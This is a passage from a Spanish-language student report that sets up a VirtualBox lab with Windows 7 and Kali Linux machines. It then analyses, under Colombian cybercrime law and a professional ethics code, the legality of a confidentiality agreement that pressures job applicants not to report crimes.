
Figura 1. Versión de Virtual Box



Fuente: elaboración propia


• **Paso B**:

Figura 2. Conjunto de OVA's del Laboratorio



Fuente: elaboración propia

Figura 3. Comunicación entre Maquinas Win7x64 y Win7x86




Fuente: elaboración propia

• **Paso C**: En la Figura 3 se puede ver las maquinas con Windows 7 x86 que tiene la ip 192.168.2.31 y la máquina de Windows 7 x64 con ip 192.168.2.75 y haciendo ping entre ellas los que muestra respuesta y por tanto comunicación

En la Figura 4 podemos ver la comunicación entre la maquina Kali.Linux y las dos máquinas Windows 7 con x64 y x86 bits a través del comando “ping” a sus direcciones IP.

Figura 4. Comunicación Kali-Linux con Win7x86 y x64




Fuente: elaboración propia

- **Paso D**: Inicialmente contamos con un Host con las siguientes características:
  - ✓ Nombre del dispositivo SJCP-x360
  - ✓ Procesador AMD A8-6410 APU with AMD Radeon R5 Graphics 2.00 GHz
  - ✓ RAM instalada 6,00 GB (4,93 GB usable)
  - ✓ Identificador de dispositivo ********-****-****-****-************
  - ✓ Id. del producto *****-*****-*****-*****
  - ✓ Tipo de sistema Sistema operativo de 64 bits, procesador basado en x64
  - ✓ Lápiz y entrada táctil Compatibilidad del lápiz y la función táctil con 10 puntos táctiles

Como escenario para las pruebas contamos con una Maquina con Windows 7 de 32 bits con las siguientes características


En la Figura 5 podemos ver la configuración de la maquina Windows 7 x86 así como en la Figura 6 las propiedades del sistema de esta misma maquina luego de ponerla en funcionamiento

Figura 5. Configuración Maquina Win7x86



Fuente: elaboración propia


Figura 6. Propiedades Win7x86



Fuente: elaboración propia


Así también contamos con una maquina con Windows 7 de 64 Bits mostrada en la Figura 7 desde Virtual Box y sus propiedades del sistema al correr la maquina las podemos ver en la Figura 8.

Figura 7. Configuración Maquina Win7x64



Fuente: elaboración propia


Figura 8. Propiedades Win7x64



Fuente: elaboración propia

Y finalmente con una máquina Virtual Box con el sistema Kali Linux basado en una distribución de Debian de 64 Bits como se ve en la Figura 9.

Figura 9. Máquina Virtual Kali-Linux




Fuente: elaboración propia

5.2 **Actuación ética y legal**

5.2.1 Análisis Inicial

Sí es evidente la intensión de desligarse de cualquier responsabilidad pese a manifestar en el "Acuerdo" la posesión de material de procesos ilegales, material que solo debería tener en su poder organizaciones estatales, no privadas, como la policía judicial y la Fiscalía, como se resume en la Figura 10, además de pretender descargar esta responsabilidad sobre el personal aspirante al cargo de Equipos Red Team y Blue Team obligándolos a inculparse ante las autoridades por el material y comportamiento de The Hackers Security y a quitar cualquier responsabilidad a The Hackers Security relacionado con esto mismo.

Figura 10. Quienes pueden intersectar comunicaciones.



Fuente: Asuntos Legales[14]

La intensión de desligarse de cualquier responsabilidad la podemos notar en apartes como en la sección de obligaciones de la parte receptora en el ítem 3 así

"No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros." (Ver **Anexo C**)

Además, como en el siguiente aparte, obligaciones de la parte receptora ítem 8, también se nota la intención de obligar al aspirante a asumir la responsabilidad que debe ser compartida con The Hackers Security.

"Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento." (Ver **Anexo C**), Aquí podrían estar atentando con varios o todos los artículos de la

[14] JÁUREGUI SARMIENTO, David. Conozca las condiciones para que una autoridad intervenga su celular. Asuntoslegales.com.co [sitio web]. (18, enero, 2018). [Consultado el 5, octubre, 2022]. Disponible en: https://www.asuntoslegales.com.co/actualidad/conozca-las-condiciones-para-que-una-autoridad-intervenga-su-celular-2589631.

ley 1273 de 2009 especialmente con los agravantes el articulo 269H numerales 3 y 7[15].
Otro aparte en que se nota esta intensión esta en la sección octava donde se habla sobre solución de controversias expresando al final que se debe librar de cualquier compromiso a **The Hackes Security** así:
"... En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security." (Ver **Anexo C**). Podrían estar atentando contra de los artículos 269A, 269F de la ley 1273 de 2009, con los agravantes citados en el artículo 269H, incisos, 3 y 7, además de faltar al código de ética en lo referente al Art. 30, inciso f) sobre denunciar cualquier falta o delito que se tenga conocimiento.[16]

De igual forma se puede notar la intención de obligar a los aspirantes a asumir la responsabilidad de la tenencia de material ilegal propiedad de The Hackers Security se ve en la sección obligaciones de la parte receptora ítem 7 "Responder por el mal uso que le den sus representantes a la información confidencial." (Ver **Anexo C**), así como se puede evidenciar que The Hackers Security coacciona a los aspirantes a no denunciar comportamientos y acciones sospechosas de ser delitos de The Hackers Security como en

“La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información **confidencial o ilegal** sin el previo consentimiento por escrito por parte de Hackers Security.” (Ver Anexo C).

Otro aparte muy interesante para tener en cuenta es cuando identifica como material confidencial de The Hackers Security, documentación obtenida sin importar de donde, lo que podría incluir fuentes de dudosa procedencia o provenientes de actos delictivos,

Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos, discos ópticos, microfilmes, películas, e-mail u otros elementos similares suministrados de manera tangible o intangible, independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial. (Ver Anexo C)

Podrían estar atentando contra de los artículos 269A, 269C, 269E, 269F y 269G de la ley 1273 de 2009, con los agravantes de los incisos 1, 2, 3, 4, 5, 6 y 7 del

[15] COLOMBIA. CONGRESO DE LA REPUPLICA. Ley 1273. Op. Cit., p. 2-3
[16] CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA. Op. Cit., p. 7

articulo 269H [17]y faltas a la ética en lo referente al Art. 38 inciso a) [18]sobre el uso de material de otros profesionales, así como Art. 35 inciso b) [19]sobe hacer respetar la profesión y denunciar cualquier transgresión.

Así como es interesante encontrar en el Objeto del documento la manifestación de tenencia de material de procesos ilegales "la información confidencial o sobre procesos ilegales dentro de Hackers Security no podrán ser divulgados." (Ver Anexo C) Así como en la definición de información confidencial en el inciso 2 hace referencia a material de la siguiente forma "“datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”." (Ver Anexo C), surge la pregunta ¿The Hackers Security es una filial de cuerpos policiales o fiscales de la nación?, ¿por que maneja información de procesos ilegales?

Podrían estar atentando contra de los artículos 269A, 269C y 269F de la ley 1273 de 2009[20], además de tener los agravantes citados en el articulo 269H inciso 1, 4, 6, 7 y 8[21], además de faltar a la Ética, según lo mencionado en el Cap. 2 Art. 30 inciso f)[22], sobre denunciar delitos de los que se tuviese conocimiento.

Sin embargo **se enmarca en un manto de legalidad** que podría hacerlo perfectamente legal si The Hackers Security estuviese adscrita a un cuerpo policial o fiscal que lo acredite a manejar este tipo de material.

[17] COLOMBIA. CONGRESO DE LA REPUPLICA. Ley 1273, Op. Cit., p. 1-3
